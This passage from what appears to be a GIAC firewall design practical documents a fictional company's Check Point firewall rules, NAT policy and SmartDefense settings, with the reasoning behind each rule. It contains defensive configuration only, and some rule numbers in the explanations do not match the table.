17	giace-dc	* Any	TCP smtp UDP domain-udp ntp	accept	Log	* Policy Targets	* Any	Allow outbound SMTP email and DNS queries from GIACE-DC.
18	giace-ftp--giace-dc2	* Any	UDP domain-udp	accept	Log	* Policy Targets	* Any	Allow outbound DNS queries and time sync queries from the secondary DNS server.
−	DMZ Access (Rules 19-21)							
19	Customer_IP_Addresses	giace-ftp--giace-dc2	TCP ftp	accept	Log	* Policy Targets	* Any	(Temp) Allow FTP from customers to GIACE-FTP until all have been migrated to the new retrieval servers.
20	Customer_IP_Addresses Internal_DHCP_Range	giace-customers1 giace-customers2	TCP ssh	accept	Log	* Policy Targets	* Any	Allow SSH from customers to retrieval servers for rack retrieval via SCP.
21	* Any	giace-mail	TCP smtp	accept	Log	* Policy Targets	* Any	Allow inbound email to the Barracuda Spam Firewall for content filtering.
−	Other Inbound Data Flows (Rules 22-24)							
22	giace-mail	giace-dc	TCP TCP_Port_3000	accept	Log	* Policy Targets	* Any	Allow email transfer between the Barracuda and the internal mail server on a non-standard port.
23	* Any	giace-dc	TCP https	accept	Log	* Policy Targets	* Any	Allow HTTPS access to GIACE-DC for Outlook Web Access.
24	* Any	* Any	* Any	drop	Log	* Policy Targets	* Any	Cleanup rule - if all else fails drop and log.

The rules are grouped together based on the nature of the data flow. VPN rules are listed first so there is less chance of additional permissions granted if/when other rules are adjusted. Firewall and Device Management rules are listed next so the stealth rule (rule 9) can be located as high up in the rulebase as possible. The rest of the rules are listed in approximate order of heaviest usage. All implied rules have been disabled. Comments and section titles have been added throughout the policy so it is clearly understood.

All of the rules follow the principle of least-access to the extent possible – only the traffic absolutely required is allowed. All rules are enforced at all times. Some detail regarding each rule is provided in the Comment column. Further rationale and justification for each rule is as follows.

Rule 1: Firewall Access for VPN Tunnels
Devices establishing VPN connectivity to the firewall do so using IKE (UDP port 500). Check Point SecuRemote and SecureClient nodes use additional ports such as FW1_topo (TCP port 264) and tunnel_test (UDP port 18234). These required ports make up the VPN_Ports group. This traffic must be allowed before the stealth rule dropping all traffic directly headed for the firewall itself (rule 11).

Rule 2: DJNK Site-to-Site VPN
Since DJNK is using a Cisco router, not a Check Point node, as a VPN endpoint, a traditional-mode rule, using the Client Encrypt action, must be used instead of Check Point's simplified mode using VPN communities. Both DJNK and Kwan Li have multiple internal nodes (with unreserved DHCP addresses) accessing the GIACE SQL server cluster, so it was impossible to narrow down the Source definition for either site-to-site VPN. The destination and service has been narrowed to just the SQL cluster on TCP port 1433. DJNK's Cisco router does not support AES, so 3DES was used as the encryption algorithm.

Rule 3: Kwan Li Site-to-Site VPN
This VPN was narrowed in the same way as DJNK's VPN. Since Kwan Li is using a Check Point NG FP2 firewall as its VPN endpoint, the encryption algorithm was improved to AES.

The next four rules (Client-to-Site VPN Connectivity) mirror the Desktop Security rules so that users connecting via SecuRemote during the SecureClient rollout still have only the required access to GIACE resources. Users have been divided into groups in order to allow only that access which they require for business activities.

Rule 4: IT Admins/Execs Remote Access VPN
The IT Administrators, the IT Manager, and the executives (the two VPs and the CEO) are permitted full unrestricted access to all GIACE networks while connected via VPN. The executives were included in this rule at the direction of

the VP of Operations over the objection of the IT Manager, who favored at least partial limitation of access to internal servers.

Rule 5: Sales Force Remote Access VPN
The sales force is permitted access only to file and print services, email, and certain local sales-specific applications residing on the two domain controllers.

Rule 6: Content Analysts Remote Access VPN
The content analysts are permitted access to the same services as the sales force plus the production SQL system for processing sayings and racks.

Rule 7: Developers Remote Access VPN
The database developers are permitted access to the same services as the content analysts, plus each node of the SQL cluster, the SQL development server, and the two customer-facing transfer servers in the DMZ.

Rule 8: NetBIOS
No NetBIOS traffic of any kind (outside an authenticated and encrypted VPN connection) is permitted through the firewall in any direction to minimize the impact of any vulnerabilities specific to Microsoft operating systems. Since NetBIOS by nature generates a lot of traffic, this traffic is not logged at the firewall to improve log readability and cap its size.

Rule 9: Broadcasts
By definition, there is no modern need for a packet destined for a broadcast address to be routed or forwarded out of its originating network. Some vulnerabilities exploit broadcast forwarding capability, so this traffic is disallowed. Since the total number of broadcasts on all segments viewed by the firewall can be excessive, this traffic is not logged at the firewall to improve log readability and cap its size.

Rule 10: Firewall Management
IT Administrators, whose workstation IP addresses are reserved in the DHCP scope, are permitted to directly access the firewall using the Check Point GUI, SSH, and the Nokia Voyager GUI using HTTPS on TCP port 8222.

Rule 11: Stealth Rule
Except for the IT Administrators, there is no reason for anyone or anything to directly access the firewall, or even to know what the firewall's IP address(es) are. Traffic with a destination of a firewall IP address is usually erroneous or malicious in nature.

Rule 12: Syslog and Time Sync Traffic
The IDS sensors in the external and DMZ networks and the switches in the DMZ networks send syslogs to the syslog server (GIACE-DC2) on a non-default port (UDP port 9133) and perform time synchronization with same. "Re-logging" the

log traffic of these devices in the firewall log is redundant and was disabled to improve log readability and cap its size.

Rule 13: SecurID Authentication (Routers)
Both routers use the RSA ACE/Servers (GIACE-ACE1 and GIACE-ACE2) to authenticate (via RADIUS) administrators directly accessing the routers for configuration purposes.

Rule 14: IT Admins/Execs Internal/Internet Access
The IT Administrators, the IT Manager, and the executives (the two VPs and the CEO) are permitted full unrestricted access to the Internet and all GIACE networks. All of these employees are reserved in the DHCP scope. The executives were included in this rule at the direction of the VP of Operations over the objection of the IT Manager, who favored at least partial limitation of access to internal servers and default malicious ports such as IRC (TCP port 6667).

Rule 15: Internal Users
All other internal users (with workstations in the DHCP range only) are allowed access to the Internet (but not the DMZ networks) on a limited number of TCP and UDP ports. While this does not completely defend against vulnerabilities exploiting ports commonly left open (such as TCP port 80), vulnerabilities using less-common default ports (such as TCP port 6667) will be blocked. Machines added to the internal network with hard-coded IP addresses outside the DHCP range will not match this rule and be denied access by the cleanup rule (rule 23).

Rules 16 and 17: Outbound Mail/DNS/Time Sync
Servers GIACE-DC and GIACE-FTP (now GIACE-DC2) are the internal DNS servers and are the ONLY devices allowed to make DNS queries for external domains. GIACE-DC is also the mail and time sync server, so it is permitted to send SMTP email externally and perform time synchronization with an Internet-based time server.

Rule 18: Access to Old FTP Server
This rule allowed customers (including Bowman via the partner DMZ) to directly access the old FTP server via standard FTP to retrieve their racks. Customers still had to tell GIACE from which IP address(es) or subnet(s) they would be accessing the FTP server. The rule was in place only until all customers had been migrated to one of the new retrieval servers in the DMZ. It has since been disabled and will be deleted the next time the firewall policy is reviewed.

Rule 19: Access to New Retrieval Servers
Customers (including Bowman via the partner DMZ) now access one of the two retrieval servers in the DMZ using SSH and SCP (usually automated) to retrieve their racks. The same methodology is now used by the CTO application to place racks on the servers. This rule is also limited to known customer addresses/subnets.

Rules 20 and 21: Inbound Email

Inbound email is directed to the Barracuda email appliance in the DMZ for content filtering. Email messages passing the Barracuda's filtering checks (domain name, SMTP commands, spam, etc.) are forwarded from the Barracuda to the mail server on a non-default port (TCP port 3000).

Rule 22: Outlook Web Access


GIACE employees can access Outlook Web Access on the mail server using only HTTPS (TCP port 443) for email services.

Rule 23: Cleanup Rule

Any traffic not matching any other rule in the rulebase is dropped and logged on this rule. Traffic processed by the cleanup rule is usually erroneous or malicious in nature and is worth some analysis. By default, Check Point software drops but does not log traffic not matching any rule in the rulebase, necessitating this rule for such analysis.

<ins>Address Translation Policy</ins>

The following Address Translation policy is in place on GIACE-FW.




NO.	ORIGINAL PACKET			TRANSLATED PACKET			INSTALL ON	COMMENT
	SOURCE	DESTINATION	SERVICE	SOURCE	DESTINATION	SERVICE		
1	All_Internal_Netv	All_Internal_Netv	Any	Original	Original	Original	Policy Targets	Do NOT NAT any traffic between any of GIACE's networks.
2	All_Internal_Netv	DJNK_Internal_N	Any	Original	Original	Original	Policy Targets	Do NOT NAT traffic over the VPN between GIACE and DJNK.
3	DJNK_Internal_N	All_Internal_Netv	Any	Original	Original	Original	Policy Targets	Do NOT NAT traffic over the VPN between GIACE and DJNK.
4	All_Internal_Netv	KwanLi_Internal_	Any	Original	Original	Original	Policy Targets	Do NOT NAT traffic over the VPN between GIACE and Kwan Li.
5	KwanLi_Internal_	All_Internal_Netv	Any	Original	Original	Original	Policy Targets	Do NOT NAT traffic over the VPN between GIACE and Kwan Li.
6	giace-customers	Any	Any	giace-customers	Original	Original	All	Automatic rule (see the network object data).
7	Any	giace-customers	Any	Original	giace-customers	Original	All	Automatic rule (see the network object data).
8	giace-customers	Any	Any	giace-customers	Original	Original	All	Automatic rule (see the network object data).
9	Any	giace-customers	Any	Original	giace-customers	Original	All	Automatic rule (see the network object data).
10	giace-dc	Any	Any	giace-dc (Valid A	Original	Original	All	Automatic rule (see the network object data).
11	Any	giace-dc (Valid A	Any	Original	giace-dc	Original	All	Automatic rule (see the network object data).
12	giace-ftp--giace-	Any	Any	giace-ftp--giace-	Original	Original	All	Automatic rule (see the network object data).
13	Any	giace-ftp--giace-	Any	Original	giace-ftp--giace-	Original	All	Automatic rule (see the network object data).
14	giace-mail	Any	Any	giace-mail (Valid	Original	Original	All	Automatic rule (see the network object data).
15	Any	giace-mail (Valid	Any	Original	giace-mail	Original	All	Automatic rule (see the network object data).
16	Internal_DHCP_R	Internal_DHCP_R	Any	Original	Original	Original	All	Automatic rule (see the network object data).
17	Internal_DHCP_R	Any	Any	Internal_DHCP_R	Original	Original	All	Automatic rule (see the network object data).

All Address Translation rules (except rules 1-5) have been automatically created by defining Static or Hide NAT settings on each object listed under the Source column. The rationale and justification for the manual rules is as follows.

Rule 1: No NAT Between GIACE Networks
To simplify troubleshooting, traffic analysis, and logging, no traffic is translated between the GIACE internal or DMZ networks.

Rules 2-5: No NAT on the Site-to-Site VPNs
To simplify troubleshooting and routing, traffic utilizing the site-to-site VPNs from DJNK and Kwan Li is not translated.

<u>SmartDefense</u>
Most of the application-layer controls provided by VPN-1 are found under the SmartDefense tab. The following SmartDefense policy is in place on GIACE-FW.



- General
- Anti Spoofing Configuration Status
- Network Security
  - Denial of Service
    - ☑ Teardrop
    - ☑ Ping of Death
    - ☑ LAND
  - IP and ICMP
    - ☑ Packet Sanity
    - ☑ Max Ping Size
    - IP Fragments
    - ☑ Network Quota
    - Block Welchia ICMP
    - Block Cisco IOS DoS
    - Block Null Payload ICMP
  - TCP
    - SYN Attack Configuration
    - ☐ Small PMTU
    - ☐ Sequence Verifier
  - Fingerprint Scrambling
    - ☐ ISN Spoofing
    - ☑ TTL
    - ☐ IP ID
  - Successive Events
    - ☐ Address Spoofing
    - ☐ Local Interface Spoofing
    - ☐ Port Scanning
    - ☐ Successive Alerts
    - ☐ Successive Multiple Connections
  - Dynamic Ports
- Application Intelligence

General

SmartDefense Update

☑ Check for new updates when SmartDashboard is started.

Last updated: 30-Sep-04 16:32

Update version: 541040922

Check Point SmartDefense website

View SmartDefense logs in SmartView Tracker

Last Update: 22-September-2004


References: SmartDefense subscription service FAQ (PDF)

Recent updates:

Version	Contents	Date
541040922	Malformed JPEG protection	22-September-2004
541040909	Enhanced SSL protection	09-September-2004
541040824	Improved SSLv2 protection	24-August-2004

Description:

SmartDefense NG with Application Intelligence (R55) provides a unified security framework for various components that identify and prevent cyber attacks. In



- General
- Anti Spoofing Configuration Status
- Network Security
- Application Intelligence
  - Web
    - ☑ General HTTP Worm Catcher
    - Cross Site Scripting
    - HTTP Protocol Inspection
      - HTTP Format Sizes
      - ☑ ASCII Only Request Headers
      - ☑ ASCII Only Response Headers
      - □ Peer to Peer
  - Mail
    - SMTP Content
    - Mail and Recipient Content
    - ☑ Block ASN.1 BitString encoding attack over SMTP
  - FTP
    - ☑ FTP Bounce
    - FTP Security Server
      - Allowed FTP Commands
      - □ Prevent Known Ports Checking
      - □ Prevent Port Overflow Checking
  - Microsoft Networks
    - ☑ File and Print Sharing
    - ☑ Block Null CIFS Sessions
    - ☑ Block Popup Messages
    - ☑ Block ASN.1 BitString encoding attack
  - DNS
  - VoIP
  - MS-RPC
    - DCOM
  - MS-SQL
    - MS-SQL Monitor protocol
    - MS-SQL Server protocol
  - VPN Protocols
    - ☑ Block SSL null-pointer assignment
    - ☑ Block IKE aggressive exchange
  - Routing Protocols
    - ☑ OSPF
    - BGP
    - ☑ RIP
  - Content Protection
    - □ Malformed JPEG

General

SmartDefense Update

Update Now

☑ Check for new updates when SmartDashboard is started.

Last updated: 30-Sep-04 16:32

Update version: 541040922

Check Point SmartDefense website

View SmartDefense logs in SmartView Tracker

Last Update: 22-September-2004

References: SmartDefense subscription service FAQ (PDF)

Recent updates:

Version	Contents	Date
541040922	Malformed JPEG protection	22-September-2004
541040909	Enhanced SSL protection	09-September-2004
541040824	Improved SSLv2 protection	24-August-2004

Description:

SmartDefense NG with Application Intelligence (R55) provides a unified security framework for various components that identify and prevent cyber attacks. In addition to the security enforcement policy, defined in the rule base, SmartDefense unobtrusively analyzes activity across your network, tracking potentially threatening events and optionally sending notification.
SmartDefense subscription ensures that the latest information on new and emerging attacks is available to SmartDefense users.

Changes to the default settings are as follows, listed by the heading under which they are found.

Network Security/IP and ICMP
Network Quota was enabled in order to log when more than 100 connections per second occur from the same source IP. Block Welchia ICMP, Block Cisco IOS DoS, and Block Null Payload ICMP were also enabled.

Network Security/Fingerprint Scrambling
The Time-To-Live (TTL) scrambling setting for outgoing packets was enabled and set to 100, which is not used by any current prevalent operating system. This obscures the operating systems of devices behind the firewall by making it impossible to fingerprint them based on TTL values.

Application Intelligence/Web
The General HTTP Worm Catcher was enabled to block many common worms propagated via HTTP.

